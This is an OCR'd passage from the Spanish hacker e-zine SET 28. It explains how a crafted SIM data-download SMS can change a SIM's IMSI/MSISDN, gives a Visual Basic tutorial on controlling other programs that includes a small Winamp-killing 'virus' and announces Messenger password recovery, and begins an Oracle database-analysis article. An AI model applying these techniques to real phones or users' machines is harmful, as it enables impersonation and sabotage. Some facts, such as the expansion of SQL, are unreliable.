’6F4B’ Extension 2 -Si
’6F4C’ Extension 3 -Si
’6F4D’ Barred dialling numbers -Si
’6F4E’ Extension 4 -Si
’6F50’ CBMIR -Si
’6F51’ Network’s indication of alerting -Cuidado
’6F52’ GPRS Ciphering key KcGPRS -No
’6F53’ GPRS Location Information -Cuidado
’6F58’ Comparison method information
’6F60’ User controlled PLMN Selector with Access Technology
’6F61’ Operator controlled PLMN Selector with Access Technology -Cuidado
’6F62’ HPLMN Selector with Access Technology -Cuidado
’6F63’ CPBCCH information -No
’6F64’ Investigation scan -Cuidado
’6F65’ RPLMN last used Access Technology -No
’6F74’ BCCH information -No
’6F78’ Access control class -Cuidado
’6F7B’ Forbidden PLMNs -Cuidado
’6F7E’ Location information -No (nota)
’6FAD’ Administrative data -Cuidado
’6FAE’ Phase identification -Cuidado
’6FB1’ Voice Group Call Service -Si
’6FB2’ Voice Group Call Service Status -Si
’6FB3’ Voice Broadcast Service -Si
’6FB4’ Voice Broadcast Service Status -Si
’6FB5’ Enhanced Multi Level Pre-emption and Priority -Si
’6FB6’ Automatic Answer for eMLPP Service -Si
’6FB7’ Emergency Call Codes -Cuidado

Hay una nota muy inquietante para el archivo 6F07 que dice:
Si el EF_IMSI se cambia, el SIM deberia mandar un comando REFRESH tal como esta
definido en 3GPP TS 11.14 - ETSI TS 101 267 y actualizar EF_LOCI.
O sea, nosotros no podemos, pero la red si puede cambiar el IMSI. Dado que el
IMSI es equivalente a nuestro numero de telefono, cambiarlo equivale a hacernos
pasar por otro movil. Es logico que la red pueda cambiarlo: es el tipico
servicio mediante el que decidimos cambiar nustro numero de telefono,
manteniendo el SIM. Esta provision la hace la red, pero tiene que quedar
almacenada en el SIM. Segun dice la documentacion, esto se hace mediante un SMS
o una aplicacion de SIM Toolkit. Este segundo metodo parece relativamente
sencillo de hacer con un lector/escritor de tarjetas SIM (de hecho existe un
paquete para Linux que lo hace) pero el primer metodo quiere decir que tambien
un SMS permite un cambio de IMSI.

El primer requisito es que la tarjeta SIM permita el servicio 28 (Data download
via SMS-CB) o 29 (Data download via SMS-PP).
AT+CRSM=176,28472,0,0,10
+CRSM: 144,0,FF3FFF3F3C003FF3000C
y miramos el byte 7(=28/4), que vale 3F=0011.1111 y el 8(=29/4), que vale
F3=1111.0011
que nos dice que el servicio 28 esta activado, y tambien el 29. Nos olvidamos
```

```
del servicio de transferencia de datos mediante Cell Broadcast (no lo pensaba
usar) y miramos el de Point-to-Point que esta usable.
Nota: la documentacion ETSI TS 131 102 V3.7.0 (2001-09) dice que estos
servicios estan en las posiciones 28 y 29, pero la TS 100 977 V6.2.0 (1999-05)
dice 25 y 26.

Vamos a las especificaciones TS 11.14 seccion 7 y encontramos 2 posibilidades:
-identificador de protocolo='SIM data download' y esquema de codificacion de
 datos='clase2', esto es, F6 o 16
-identificador de protocolo='ANSI-136 R-DATA' y esquema de codificacion de
 datos='clase2' y no gestionado por el ME.
Entonces el mensaje se pasa del ME al SIM usando el comando ENVELOPE 'C2'

Los parametros y tamanio del comando ENVELOPE serian:
1-etiqueta de SMS-PP, o sea, 'D1'
1-longitud: A+B+C
A-identidad del dispositivo: Red->SIM, pero el propio ME los establece :-)
   byte 1: etiqueta de 'identidad de dispositivo'=02 o 82
   byte 2: longitud=2
   byte 3: origen. 83=red
   byte 4: destino 81=SIM
B-direccion del centro de servicio, que es opcional
   byte 1: etiqueta de direccion de 'centro de servicio'=06 o 86
   byte 2: tamanio. normalmente 9
   byte 3: TON y NPI, que se encuentra en el fichero EF_ADN
   byte 4: numero llamante, normalmente de 9 cifras. Deberia ser el SMSC.
C-SMS TPDU (SMS-deliver)
   byte 1: etiqueta de direccion de 'SMS TPDU'=0B o 8B
   byte 2: longitud=X
   bytes N: SMS TPDU, segun se especifica en 3GPP TS 23.040
Pero como digo, no tenemos que preocuparnos de esta encapsulacion porque el
propio movil ME lo construira para nosotros.

La parte fundamental se encuentra en el dato SMS TPDU. Hay mas informacion en
el anterior articulo en el que explico los datos con los que se forma un
SMS-DELIVER, pero lo importante es que se compone de:

TP-MTI  2 bits - Tipo de mensaje = 00
TP-MMS  1 bits - Mas mensajes para enviar? = 0
TP-RP   1 bits - Existe camino de retorno? = 0
TP-UDHI 1 bits - Contiene cabecera? = 1
TP-SRI  1 bits - Necesita informe de status? = 0
TP-OA   2-12 bytes - Direccion de origen = da_igual
TP-PID  1 bytes - Identificador de protocolo superior. Segun 9.2.3.9, para SIM
                  Data download debe ser 0 1 111111, esto es, 7F
TP-DCS  1 bytes - Esquema de codificacion de datos = 11110110 o 00010110
TP-SCTS 7 bytes - Tiempo de recepcion = da_igual
TP-UDL  1 entero - Longitud de los siguientes datos = calcular_luego
TP-UD   N bytes - Datos de usuario

Y una vez mas la parte fundamental se encuentra dentro del dato TP-UD. Buscamos
la 3GPP TS 23.040 y en la seccion 9.2.3.24 encontramos que es otra estructura:
UDHL  1 octeto - Longitud de la cabecera de datos de usuario
IEIa  1 octeto - Informacion del Elemento 'A'
IEDLa 1 octeto - Longitud de la informacion del elemento 'A'
IEDa  Na octetos - Elemento de Informacion 'A'
IEIb  1 octeto - Informacion del Elemento 'B'
IEDLb 1 octeto - Longitud de la informacion del elemento 'B'
IEDb  Nb octetos - Elemento de Informacion 'B'
......
IEIx  1 octeto - Informacion del Elemento 'X'
IEDLx 1 octeto - Longitud de la informacion del elemento 'X'
```

IEDx Nx octetos - Elemento de Informacion ’X’

Para no complicar la cosa supongamos que usamos datos de 8 bits sin comprimir.
El dato IEIn puede tener, entre otros, estos valores:
00 Mensajes concatenados, referencia de 8 bits
01 Indicacion de SMS especial
06 Parametros de control del SMSC
08 Mensajes concatenados, referencia de 16 bits
09 Mensaje de control Wireless
0A Formateo de texto
0B Sonido predefinido
0C Sonido definido por el usuario
0D Animacion predefinido
0E Gran animacion (16*16 veces 4 = 32*4 =128 bytes)
0F Pequenia animacion (8*8 veces 4 = 8*4 =32 bytes)
10 Gran dibujo (32*32 = 128 bytes)
11 Pequenio dibujo (16*16 = 32 bytes)
12 Dibujo de tamanio variable
20 RFC 822 cabecera de E-Mail
21-6F Reservado
70-7F (U)SIM Toolkit Security Headers

Este es el dato que nos interesa. Asi que TP-UD es asi:
UDHL=01
IEIa=70
IEDLa=N
IEDa=xxx
donde xxx es el cuerpo del comando del SIM Toolkit.
De nuevo tenemos que encapsular los datos dentro de una estructura, aunque aqui las cosas son mas sencillas: elegimos el comando IMEI tal como dice el apartado 12.20 del 3GPP TS 11.14 - ETSI TS 101 267 , esto es:
byte 1: etiqueta de IMEI = 14
byte 2: longitud = 08
byte 3-10 : IMEI del ME; el nuevo numero.
Eso es todo. Cuidado a la hora de escibir el numero, ya que los datos van intercambiados de 2 en 2.

Bueno, pues lanzamos el programa PDUSpy y escribimos con mucho cuidado todo ese SMS

Y cuando lo recibimos, el telefono se resetea (ya que el SIM manda el comando REFRESH al ME) y cuando se enciende de nuevo, oh, sorpresa, hemos cambiado de MSISDN. Notar que esto hace exactamente eso, y no hace lo que estas pensando.
Un detalle importante es el formato del SMS-TPDU . Si el tamanio especificado no es correcto no se realiza el cambio y es dificil detectar los errores, ya que el movil se los envia a la red, donde son perdidos para siempre.
Seria todo mas facil si el comando ENVELOPE permitiera el cambio, pero al parecer el SIM no se fia del ME (movil) , aunque se cree todo lo que le viene de la red.

Mis pruebas con el dato B-centro_de_servicio parecen indicar que, tiene que estar reconocido por el SIM.
Esta informacion esta en el archivo EF_SMSP, posicion 6F42. Es un registro, asi que hay que usar la instruccion ’B2’ READ RECORD

at+crsm=178,28482,1,2,44
+CRSM: 144,0,FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE9FFFFFFFFFFFFFFFFFFFFFFFF079143360
60040345A3F0D0000FFFF
la parte util es 433606004034 5A
O sea, que mi centro de mensajes es +34 63 60 00 04 43 (el ultimo dato es de relleno) y el identificador de protocolo por defecto es 3F.
Nada tan sencillo como usar el comando ’DC’ UPDATE RECORD para modificarlo.

Asi, de paso, hemos visto estos 2 comandos.

Notar que at+crsm=178,... puede devolver la respuesta
+CRSM: 103,44
si la longitud del registro no esta bien especificada.
En mis primeras prueba, hice
at+crsm=178,28482,1,2,28
porque el manual me dice que la longitud del registro en 6F42 es de 28 bytes. Y obtenia la respuesta
+CRSM: 103,44
Es decir, tamanio incorrecto; asi que use
at+crsm=178,28482,1,2,44
Lo que estaba yo calculando mal es los primeros datos Alpha-Identifier. Pero como ya tenia la respuesta, poco me importa.

Por ultimo querria contar las opciones del SIM Toolkit, pero mi movil no parece ser muy amistoso para ello asi que tendre que esperar a probarlo con un lector de tarjetas SIM.

Espero que hayais disfrutado.


Para finalizar, y como nota curiosa, incluyo las parte de normas ITU-T P.50 que define las frases que se deben usar para comprobar la calidad de las transmision de voz telefonica en redes locales. El nombre del fichero es P0050p1e.pdf
Para los que sepan noruego o conozcan alguien que lo hable, recomiendo que lean la seccion correspondiente. La frases en italiano tambien son graciosas.

44 Recommendation P.50/Appendix I (02/98)
Language: Spanish
File Name Sentence
SP1M01
Bajo el vello de una barba de una semana, se distinguia confusamente el perfil de la mandibula y del menton, y habia manchas oscuras debajo de sus ojos.
SP1M02
Esa seniora venia mucho a mi casa y, a veces, me ayudaba a blanquear y limpiar los armarios de la cocina.
SP1F03
Un jinete se separo de la sombra que formaban los arboles junto a la carretera y se dirigio lentamente hacia la choza.
SP1F04
En aquella llanura habia 12 rebanios con un total de 25 carneros, 4.763 ovejas y 1982 corderos lechales.
SP2M05
La Ecologia es la rama de la Biologia que trata de las relaciones entre los seres vivos y el medio ambiente.
SP2M06
En la fotosintesis, los vegetales toman la energia de la luz mediante la clorofila para formar su materia organica.
SP2F07
Despues de unos 340 días de gestacion, la yegua da a luz a un potro que es capaz de seguir a su madre al cabo de muy poco tiempo.
SP2F08
Joaquin no se daba cuenta del gran papel que su hijo desempeniaba en aquellos momentos.
SP3M09
En varias de las cabanias unos ninios de pecho rompieron a llorar con unos chillidos tales que nada parecia poder parar.
SP3M10
La habitacion da a una plaza antigua en la que se levanta un edificio grande y

rectilineo rodeado de casas bajas.
SP3F11
Dentro del baul y en bolsas de celofan, tenia queso manchego, vino aniejo de la tierra y botellas de leche.
SP3F12
La ciguenia es una ave zancuda, con pico y patas muy largas, que se alimenta de pequenios vertebrados e insectos.
SP4M13
La gangrena es la muerte local de tejidos por falta de oxigeno, producida por causas fisicas, quimicas, circulatorias, nerviosas o infecciosas.
SP4M14
El elefante es el mayor de los mamiferos terrestres y dispone de una trompa que es el resultado de la prolongación de la nariz y del labio superior.
SP4F15
Se llaman fosiles a los restos o huellas de animales o plantas que existieron antiguamente y se conservan petrificados.
SP4F16
La flor es el organo reproductor de las plantas fanerogamas y de ellas se originan los frutos y las semillas.

EOF

```
-[ 0x0A ]-----------------------------------------------------------------
-[ Monitorizacion de software ]-------------------------------------------
-[ n3LsOn 2o03 ]-----------------------------------------------SET-28--
```



```
                                                |Monitorizacion de software
                                                |n3LsOn 2o03
                                                |Capitulo I
```

El objetivo primordial que se esconde bajo este titulo es basicamente el aprovechamiento de los programas que disponemos habitualmente a nuestro alcance para implantarnos en nuetros propios proyectos como parte de ellos sin que el usurio final(el que vaya a usar el programa) tenga constacia de ello.
Para ello debemos de tener unos conocimientos minimos y basicos de visual basic, que va a ser la herramienta principal de programacion. (tampoco pido mucho, pero almenos que se sepa que se esta haciendo)

Que podemos conseguir hacer con monitorizacion de software?
Todo depende del fin que queramos dar a nuestro programa, pero basicamente podriamos definir una serie de objetivos interesantes:

Podremos recoger informacion de cajas de texto,combos,listas y ventanas, eliminar cualquier tipo de objeto de una ventana, habilitarlo, desabilitarlo, moverlo,cambiarle las medidas.Bloquear ventanas, cambiarlas el titulo o eliminarlas..todo lo que podamos imaginar..

Para explicar este pequeno cursillo de monitorizacion, he dividido el trabajo en objetivos.Cada vez uno mas complicado.He aqui los cuatro proyectos por orden de dificultad:

```
            o============================================================o
               *    -  Poder manejar el Winamp desde mi programa
               **   -  Poder descubrir la contrasena del Messenger 5.0
               ***  -  Poder enviar mensajes masivos mediante el Winsms
               **** -  Poder descubrir la contrasena del Messenger 6.0
            o============================================================o
```

Personalmente recomiendo a todo aquel que vaya a seguir este curso, que comienze desde el principio. Se que resultan muy alentadores el segundo y cuarto proyecto, pero es recomendabe que vayamos paso por paso para no perdernos nada. Ya sabeis, cuanto mas hagamos, mas aprenderemos..

```
                  \\\\\\\Poder manejar el Winamp desde mi programa///////
```

El objetivo de este proyecto es, como su nombre indica, conseguir manejar ’remotamente’ el winamp. Esto puede ser muy util para aquellos programas que requieran muchas horas delante del ordenador como gestion de datos, programas de empresas, o porque no decirlo, virus.. Bien es cierto que la maquina a de tener instalado y ejecutado el winamp(normalmente se ejecuta en modo ’background’al arrancar windows).Debemos de tener claro desde un principio la magnitud a la que llega la monitorizacion de programas: vamos a mandar al Winamp que haga lo que queramos (Ejecutar cancion, Atras, Adelante, Cargar List, Borrar List,

Preferencias, Radio, Poner/Quitar el formulario de la lista, el equalizer, Salir..TODO!
Para los que todavia no se acaban de entender, pensar en un pequeno virus que diera constantemente al stop, o que cerrara el winamp al iniciarse.. Tenemos control total sobre el programa, asi que..manos a la obra!!

Todos conocemos como funciona el winamp. Como es su menu y como funciona su interface. Un buen programador antes de comenzar su proyecto final, realiza un programilla o esbozo que le ayudara a crear el que usaremos facilmente. Por lo tanto, hagamoslo asi :-)

Vamos a crear uno que nos ayude a estudiar el comportamiento del winamp a la monitorizacion, para luego exprimirlos y sacar el proyecto final.
Todos sabemos que son las funciones API, y cual es su trabajo primordial: aplicar las posibilidades de windows a nuestros programas. Vamos a aprovechar dichas funciones para cumplir nuestro objetivo. Algunas de las funciones API que todos conocemos, permiten enviar comandos y ’mensajes’ con cierta informacion a programas en ejecucion. Todas estas APIS’s nos piden como dato inprescindible una variable denominada hwnd(handle). Que es esto?
Todo objeto que es ejecutado en windows, es registrado en la memoria del ordenador para poder hacerle una referencia, este valor es denominado hwnd.
Por tanto, todos los botones, ventanas, cajas de texto, combos, listas, labels, menus, formularios, mensajes en la pantalla, TODO posee un hwnd.
Este es el fundamento basico en el que nos vamos a basar para poder monitorizar cualquier programa.(Muy importante:el programa debe estar en ejecucion, y cada vez que entra en memoria cambian todos sus objetos de valor). Por lo tanto, vamos a necesitar primeramente saber el hwnd de todos los objetos que necesitemos para poder usarlos como nos antoje. Una vez que sepamos el dichoso hwnd(que es un numero as long); podremos hacer de todo: por ejemplo, si se trata de un boton, cambiar su label, presionarlo, eliminarlo, bloquearlo, moverlo..si es una caja de texto podremos ver el texto, selecionarlo, borrarlo, ponerle lo que queramos, bloquearlo..(aqui cada uno que lo aplique a lo que quiera)

En primer lugar tenemos que saber el hwnd de la ventana ’padre’ que nos dara paso a ver los ’hijos’ como textos y botones. Para conseguirlo, haremos uso de la funcion API FindWindow, una vez que sepamos el hwnd de la ventana podremos hacer cosas interesantes sobre ella, como ocultarla, eliminarla, o cambiarla el titulo..Ahora ya podemos empezar.

Creamos un formulario con un listbox y un boton,cargamos la funcion PostMessage del visor de texto API.La pegamos publica en nuesto codigo (insertamos un modulo normalito).Hacemos lo mismo con la funcion FindWindow.Creamos una sub llamada MonWinamp, que se encargara primero de buscar la ventabna del winamp, y despues de enviar la informacion que queremos que realice en winamp.
Ponemos la variable Menu que guardara el codigo a ejecutar. Le indicamos el hwnd de la ventana del winamp mediante la funcion FindWindow de la siguiente manera (escribo el modulo entero):

```
’’En el module1.bas
Public Declare Function PostMessage Lib "user32" Alias "PostMessageA" (ByVal
hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam As
Long) As
Long
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal
hwnd As
Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal
lpClassName
As String, ByVal lpWindowName As String) As Long
```

```
Public HWND_WINAMP as Long

Public Sub MonWinamp(Menu As String)
HWND_WINAMP = FindWindow("Winamp v1.x", vbNullString)
If HWND_WINAMP <> 0 Then
PostMessage HWND_WINAMP, &H111, Menu, 0
End If
End Sub
```

Hemos comprobado que lo he encontrado si el valor HWND_WINAMP es distinto de cero, si no, resulta que el winamp no ha sido ejecutado.
Todo perfecto. En la Sub del Command1_Click vamos a llamar a MonWinamp y como variable menu que nos pedira, ponemos List1.Text

```
Private Sub Command1_Click
MonWinamp List1.text
End Sub
```

Recapitulemos:
Hemos creado una funcion llamada MonWinamp que nos enviara la info, una lista que ahora llenaremos, y un boton llamado Command1 que llamara a la sub MonWinamp con la variable Menu igual al texto del List1. Y ahora pensareis..y que narices hay en la lista?? pues sencillo, vamos a crear un bucle que la llene del 40000 al 41000. Con ello nos evitaremos ir escribiendo los valores uno a uno (mira que eres vago..) xD .Os preguntareis porque hemos puesto ese rango tan raro de valores, pues la respuesta es sencilla; normalmente los programas suelen responder en valores cercanos a estos numeros.La sub del Load quedaria asi:

```
Private Sub Form_Load()
Dim i as Long
For i=40000 to 41000
List1.AddItem i
Next i
End Sub
```

Por ahora todo perfecto,no? Tenemos el programilla preparado para escanear todos los valores posibles que enviemos al Winamp.Iremos viendo cada vez que demos al Boton el comportamiento que tiene nuestro Winamp.
Comenzamos senalando el valor 40000 de nuestra lista..pasa algo? Creo que nop..
Y si ponemos el valor 40001?Siiii! El winamp se nos ha cerrado solito!! jeje..
asi iriamos probando con toda la lista mirando si ocurre algo en el dichoso programa. Yo ya hice el trabajo sucio, y aki os dejo la lista de constantes que cumplen lo dicho :-) Las declarais en el modulo y punto.

```
Public Const  WINAMP_CERRAR = 40001
Public Const  WINAMP_ABRIR_ARCHIVO = 40029
Public Const  WINAMP_OPCIONES = 40040
Public Const  WINAMP_ABOUT = 40041
Public Const  WINAMP_POPUPMENU = 40043
Public Const  WINAMP_PAUSA = 40046
Public Const  WINAMP_STOP = 40047
Public Const  WINAMP_SIGUIENTE_CANCION = 40048
Public Const  WINAMP_SUBE_VOLUMEN = 40058
Public Const  WINAMP_BAJA_VOLUMEN = 40059
Public Const  WINAMP_ALANTE_5SEG = 40060
Public Const  WINAMP_ATRAS_5SEG = 40061
Public Const  WINAMP_ABRIR_LOCALIZACION = 40155
Public Const  WINAMP_DOBLE_TAMANO = 40165
Public Const  WINAMP_ABRIR_DIRECTORIO = 40187
Public Const  WINAMP_INFO_ARCHIVO = 40188
Public Const  WINAMP_PREFERENCIAS = 40191
Public Const  WINAMP_VISUALIZACION = 40192
```

```
Public Const  WINAMP_ANTERIOR_CANCION = 40198
```

Ya tenemos todo lo que queremos! Ahora crearíamos un proyecto nuevo (que sera nuestro programa final), y aplicamos nuestros conocimientos :) Os pongo un ejemplillo:

Para crear un pequenyo virus que inhabilite el winamp, insertamos en un proyecto nuevo un timer (le mandaremos la constante WINAMP_CERRAR), metemos estas constantes en un modulo, junto con la api PostMessage y FindWindow,y programamos en el timer con un intervalo corto que llame a nuestra funcion MonWinamp WINAMP_CERRAR. Creo que queda claro.Os pongo el ejemplo pa que no os canseis..

```
Private Sub Timer1_timer
Timer1.Interval = 1
MonWinamp WINAMP_CERRAR
End Sub
```

Y ya esta!!! con esto estamos jodiendolo de arriba a abajo xDDD.
Una vez que ya habeis comprendido mas o menos el concepto de la Monitorizacion del software, vamos a dar un pasito mas alla, y crearemos un programilla que no solo obligara a hacer accionesa otro, sino tambien recogera elementos del mismo (variables).

Pero antes, advertiros de que lo que hemos aprendido hay, funciona en el 99% de los programas que tenemos a nuestra disposicion (winzip,messenger,...). Aunque os encontrareis un problema, y es como encontrar el hwnd de la ventana principal.

Os explico: la API FindWindow tiene dos posibilidades, buscar un programa por su titulo (si por ejemplo estamos en la web de SET, el titulo seria ’SET Saqueadores Edición Técnica - Microsoft Internet Explorer’ si usas el explorer claro.. este titulo lo pondrias al llamar a la funcion FindWindow en la variable lpWindowName As String dando la otra adjunta lpClassName As String como VbNullString(nada). Si por lo contrario sabes el nombre del modulo de clase que usa el programa (el winamp usa uno llamado Winamp 1.x, el winzip uno llamado WinZipWClass,etc..) puedes buscar el programa mediante la variable lpClassName dando lpWindowName como nula.

Ten en cuenta que ambas variables son sensitive case. De todas formas hay programas que te detectan el titulo y modulo de clase solos, y asi no tienes que andar mirando si te comes las letras y eso xDD ..os recomiendo el WinHack, un programilla bastante cutre que te servira por ahora para lo que queremos. Lo tienes en miles de paginas de source de vb, pero de todas formas os doy un link por si acaso:

http://www.moon-soft.com/download/other/index3.htm

La web es china (vamos, o de por alli xDDD) pero vienen un webo de proyectos de open source que nos podran venir bien. Si por cualquier motivo la web esta chapada, hacemos lo tradicional, nos metemos en el google y hacemos una de vb+winhack y punto.

Pues con esto acabariamos la primera parte del tema..no se si os convence todavia, pero esperaros a nuestro proximo objetivo y vereis.

EOF

-[0x0B]--
-[Relational Data Base Management System]--------------------------------
-[FCA00000]---SET-28--

Prefacio del no-autor.

En el mundillo de la seguridad informatica se oye a menudo hablar de ataques exitosos a ordenadores, que consisten en que alguien consigue -sin autorizacion, claro- una clave de usuario para poder hacer las mismas cosas que hace un operador legitimo. Bueno, ?y en que consisten esas cosas? es decir, ?que es lo que hacen los hackers cuando entran en un ordenador?

Si, ya se que algunos de ellos dejan un mensaje diciendo 'Yo estuve aqui' o 'Tu seguridad apesta' o instalan programas para seguir manteniendo el acceso e incluso ampliarlo a otros ordenadores. Bueno, si, ?pero eso es todo?

Es como si alguien fuerza la puerta de un coche para dejar una nota diciendo 'Tu coche no esta seguro' o 'Tu cerradura es debil'. Todos sabemos que los chorizos no lo hacen para investigar ni para satisfacer su ego. Roban coches para usarlos o venderlos o vender su contenido. Sin animo de alabarlos ni de incitar al delito, aqui se indican algunas cosas que se pueden hacer en beneficio propio cuando se accede a un sistema informatico.

Eso si, seria ideal que fueras responsable y cuando entres en un sistema, te acuerdes de la sensacion que se te quedo cuando te robaron el coche, y veras lo que siente un administrador cuando descubre que le han estado jodiendo.

O, mejor aun, imagina la cara que se te queda cuando te encuentras que no te han podido robar el coche y por eso te han dejado la cerradura para el arrastre. Lo mismo le pasa al root cuando ve 200 intentos desde 50 sitios. Le entra el panico, y se acuerda de la madre de todos nosotros... incluido del autor de este articulo, que posiblemente tenga tanta culpa como el intruso.

Fin del prefacio.

Prologo

Hola a todos. En este articulo voy a explicar algunos metodos para analizar un RDBMS: Relational Data Base Management System.
El objetivo es aprender a averiguar la estructura de los datos. Esto no es un manual de programacion de SQL ni una guia para entrar (i)legalmente en RDBMS ni una explicacion de los fundamentos de los RDBMS. Estos conocimientos se pueden aprender en otros textos, que hay muchos y muy buenos.

Definicion
Un RDBMS o base de datos es un sistema que sirve para crear, eliminar, alterar y acceder a datos.
Como la mayoria de las ramas de la informatica, no se trata mas que de generar datos y moverlos de aqui para alla. El tipico modelo de altas, baja, modificaciones, y consultas.
Hay muchos RDBMS tales como MySQL (gratuito, mas o menos), Informix, MS-SQL server, DB2, Access, ... pero todos tienen en comun que usan un lenguaje llamado SQL : Simple Query Lenguage.
Uno de los sistemas de bases de datos mas usados es ORACLE, asi que vamos a mirarlo con cuidado. Este RDBMS es usado aproximadamente por el 60% de las empresas que tienen un RDBMS 'de verdad'. Otro 30% usa DB2.

Tools

La herramienta mas comun entre los programadores para acceder a una base de datos ORACLE se llama TOAD y ha sido desarrollada por Quest Software. Otra gente

usa SQL Navigator y, por supuesto, todo autentico programador ha usado alguna vez SQL-Plus, que es la version sin interface grafico, para usar con linea de comandos.

Lo primero que necesita un RDBMS es una aplicacion que quiera guardar sus datos. En este articulo vamos a usar un producto llamado PeopleSoft, que es un ERP, lo cual sirve para gestionar clientes, facturas, productos, ventas, impuestos, salarios, atencion al cliente, y un monton de cosas mas que usan las grandes empresas.

Tambien puedes descargarte el servidor ORACLE para Windows o Linux y hacer las pruebas con una base que viene por defecto. Pero no es lo mismo.
Otra opcion es usar la version Personal Oracle para jugar un poco.

Requerimientos

Uno de los primeros datos que deberemos conocer es la cadena de conexion. Basicamente esta formada por los parametros necesarios para definir la conexion a la RDBMS.
Supongamos que ya tenemos la cadena de conexion a la base de datos. En nuestro caso es
PS/PSpass@PSDMO
donde
PS es el nombre de usuario
PSpass es la clave
PSDMO es la instancia de la base de datos, que coincide con el esquema
Si no entiendes el significado de estos valores, busca manuales sobre primeros pasos con ORACLE.

Gracias a que nuestro amigo TOAD nos muestra la ventana con todas las tablas (si no, pulsa en ’Open a new Schema Browser Window’) podemos hacernos una idea de lo grande que es la base de datos. En nuestro caso se compone de unas 3000 tablas. Casi na’. Ademas existen 3500 vistas y unos 35.000 campos.

Esto es una burrada de datos, pero es que el producto es muy grande. Para que sirva de referencia, los datos de esa RDBMS pueden ocupar unos 10 TB en una instalacion mediana-grande. Eso es 10.000.000.000.000 bytes. Unos 15000 CDs. Si los apilas, sacados de sus cajas, unos 15 metros de altura.

Los datos que presento a lo largo de este articulo son rigurosamente ciertos. No me preocupa decir los nombres exactos de las tablas, vistas,, y campos porque al fin y al cabo forma parte de la documentacion oficial de PeopleSoft que es accesible para cualquiera que se subscriba a sus grupos de noticias
www.peoplesoftfans.com
Sin embargo es posible que cambie el nombre de algunas tablas para que sea mas facil de entender.

Asi que, ?por donde empezamos?

Primeros pasos

Una de la cosas que hay que hacer es precisamente calcular lo grande que es el bicho con el que estamos lidiando.
SELECT COUNT(*) FROM USER_TABLES
que devuelve 3000
SELECT COUNT(*) FROM USER_VIEWS
que devuelve 3500
SELECT COUNT(*) FROM all_tab_columns
que devuelve 35000

Bueno, pero esto es solo para impresionar. En realidad algunas de estas tablas pueden estar vacias.

```
SELECT COUNT(*) FROM USER_TABLES WHERE USER_TABLES.NUM_ROWS>0
que devuelve 1000
Pues hemos reducido el problema a la tercera parte.
Notar que esta columna NUM_ROWS es parcialmente falso. Cada vez que en una tabla
se inserta o se borra un registro, este contador no se actualiza inmediatamente.
Hablaremos de esto en el apartado de ANALISE.
Lo que si es correcto es forzar ese calculo: algo asi como
SELECT TABLE_NAME, COUNT(*) FROM TABLE_NAME WHERE TABLE_NAME IN
(SELECT TABLE_NAME FROM USER_TABLES)
Desgraciadamente ORACLE no es capaz de evaluar la parte FROM TABLE_NAME WHERE
porque necesita un nombre de tabla real; no puede obtenerlo de otra query. Es
como hacer en lenguaje C lo siguiente:
{
char f[]="printf";
(*f)("Hola mundo");
}
Pues eso, que no funciona. Y es porque SQL actua como un lenguaje compilado, no
interpretado.
Lo que si se puede hacer es algo parecido en PL/SQL y usar el comando DBMS_SQL.
Mas tarde.

Para los que quieren ir deprisa:
SELECT * FROM user_objects;


Tienes mas peligro que una vista sin restricciones, pecadorrrr
--------------------------------------------------------------
Lo siguiente que podriamos hacer es
SELECT COUNT(*) FROM USER_VIEWS WHERE USER_VIEWS.NUM_ROWS>0
Pero no funciona porque USER_VIEWS no almacena el numero de filas que hay en
cada vista.
Otra posibilidad es hacerlo para una vista en concreto:
SELECT COUNT(*) FROM RBT_REGION_VW
pero esto es una temeridad. Supongamos que la vista es el producto cartesiano
de un cliente y todas las regiones en las que tiene derecho a ser atendido. Si
en Espania hay 17 regiones y hubiera 1.000 clientes, esto daria un total de
17.000 registros. Pero si hablamos de las regiones que hay en Europa, mas o
menos hay 3.000, lo que daria 3.000.000 registros. No es mucho para ORACLE,
pero te aseguro que hay vistas que cruzan productos contra meses de uso contra
clientes. Y esto, para una instalacion con 6.000.000 productos instalados a lo
largo de 120 meses en unos 1.000.000 clientes, a buen seguro que tarda un rato
en decirte que
SELECT COUNT(*) FROM PRD_MONTH_CUST_VW
da como resultado 7.2e14
Asi que no es una buena tecnica. Lo mejor es poner alguna restriccion sobre
algun dato de entrada:
SELECT COUNT(*) FROM PRD_MONTH_CUST_VW WHERE MONTH='2003.05'
y luego extrapolar ese dato. Total, para hacernos una idea ya vale. Ya veremos
la tecnica del EXPLAIN PLAN mas tarde.
Ademas siempre podemos hacer nosotros ese calculo, multiplicando el resultado
de:

SELECT COUNT(*) FROM PRD_TBL
SELECT COUNT(*) FROM MONTH_TBL
SELECT COUNT(*) FROM CUST_TBL

?Quieres tener relaciones conmigo?.
----------
Como ya sabemos, las tablas se componen de campos, y las vistas muestran algunos
campos de algunas tablas a la vez que relacionan unos con otros. Este es el
fundamento de las bases de datos relacionales: el mismo campo aparece en varias
tablas para poder relacionarlas. No deberia profundizar en este punto, pero como
```

es el eje del analisis del modelo de datos en un RDBMS, quiero que quede claro. Supongamos que tenemos datos de CLIENTE y su DIRECCION. Un cliente solo puede tener una direccion, y en cada direccion solo puede haber un cliente (es un ejemplo muy simple). Si creamos una tabla con un campo CLIENTE de 80 caracteres, y otro campo DIRECCION de 80 caracteres funciona bien por ahora. Esto se llama primera forma canonica.

Supongamos que ahora queremos almacenar la marca de coche que tiene. Esto nos obliga a crear una nueva tabla con un campo COCHE de 80 caracteres y otro campo CLIENTE de 80 caracteres. Lo malo es que si cambiamos el nombre del cliente tenemos que actualizarlo en 2 tablas.
